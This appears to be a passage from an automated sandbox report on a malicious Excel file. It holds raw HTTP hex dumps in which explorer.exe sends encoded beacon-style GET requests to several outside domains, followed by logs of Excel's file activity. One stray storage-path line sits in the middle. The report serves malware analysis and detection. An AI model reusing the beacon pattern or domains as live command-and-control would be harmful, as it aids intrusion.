72 65 28 68 6d 2c 20 73 29 3b 0a 7d 29 28 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 0a 3c 74 69 74 6c 65 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 341<html><head><script>var _hmt = _hmt || [];(function() { var hm = document.createElement("script"); hm.src = "https://hm.baidu.com/hm.js?dc4ddbf2b3feefda55750af44055021b"; var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(hm, s);})();</script><title>502 Bad Gateway</title></head><body bgcolor="white"><center> 502 Bad Gateway </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49171	18.236.1.157	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:46:49.628072977 CEST	895	OUT	GET /p2io/?oN6xpP=H0m9fF/8FL7QqYEOA4653EpAABAppk+gPA36EdDaEoCMlE2zCVYj51CG+i/1QazvQuiVHw== &NreTZ=JJE0B4uP-Jd HTTP/1.1 Host: www.dreamcashbuyers.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:46:49.829277039 CEST	895	IN	HTTP/1.1 301 Moved Permanently Server: openresty/1.15.8.1 Date: Mon, 12 Apr 2021 12:46:49 GMT Content-Type: text/html Content-Length: 175 Connection: close Location: https://www.dreamcashbuyers.com/p2io/?oN6xpP=H0m9fF/8FL7QqYEOA4653EpAABAppk+gPA36EdDaEoCMlE2zCVYj51CG+i/1QazvQuiVHw==&NreTZ=JJE0B4uP-Jd Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 35 2e 38 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty/1.15.8.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49172	52.58.78.16	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:46:54.987920046 CEST	896	OUT	GET /p2io/?oN6xpP=xikLqsOKlSWJt+SrZg8c4HdBraEMa/77ZWZXTseglAkSxnPi++5EYIqDKkXYJ2G/5JhnXw== &NreTZ=JJE0B4uP-Jd HTTP/1.1 Host: www.aideliveryrobot.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 14:46:55.029727936 CEST	897	IN	HTTP/1.1 410 Gone Server: openresty/1.13.6.2 Date: Mon, 12 Apr 2021 12:46:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 33 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 61 69 64 65 6c 69 76 65 72 79 72 6f 62 6f 74 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 66 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 61 69 64 65 6c 69 76 65 72 79 72 6f 62 6f 74 2e 63 6f 6d 0a 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>53 <meta http-equiv='refresh' content='5; url=http://www.aideliveryrobot.com/' />a </head>9 <body>3f You are being redirected to http://www.aideliveryrobot.coma </body>8</html>0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49173	160.153.137.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 14:47:00.177253962 CEST	897	OUT	GET /p2io/?oN6xpP=Ei6RqbmoUXtm0NxuUyb/BZtLNDk4B448l51n8Zz8P/g/u3IBdZc5bEJpDCmkA548du9Vog== &NreTZ=JJE0B4uP-Jd HTTP/1.1 Host: www.shopihy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2312 Parent PID: 584

General

Start time:	14:44:54
Start date:	12/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fc00000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF068E2E5C176086C8.TMP	success or wait	1	7FEEACEDEAD	unknown

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFCF1BE996F0CDDFB2.TMP	success or wait	1	7FEEACEDEAD	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Processed APR12.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FE4F526	WriteFile
C:\Users\user\Desktop\~$Processed APR12.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FE4F591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.......,...........X..............L...........x.......@...........l.......4...........`.......(...........T...................H...........t.......<...........h.......0...........\.......$...........P...........|.......D...........p.......8......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8..........	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 00 80 00 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00 00	&!..... ....&!..... .....0..... ..,..... ....H.....D..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.....@...(...x...@. .....h..... .....X...@...(...p. .....X.....P...	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	b3 20 86 02 47 19 52 4b 95 0b 84 f7 01 4e 24 f8 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	. ..G.RK.....N$.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0...,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	............-.stdole2.tlbWWW.. ....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<......dE ..8A...G...0...I...)...H..|F.. I=..,B...!...;..PG..TF..TC..T> ...,..l<..L:..,D..x8...E..$G.. .E...C.. I...I..40..0@...B...D ..(>...?..@B.. E...G...C...2.. A...H..hD...E...&.../..T+...2 ...A...@...4...+...@..t;...,.. xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object 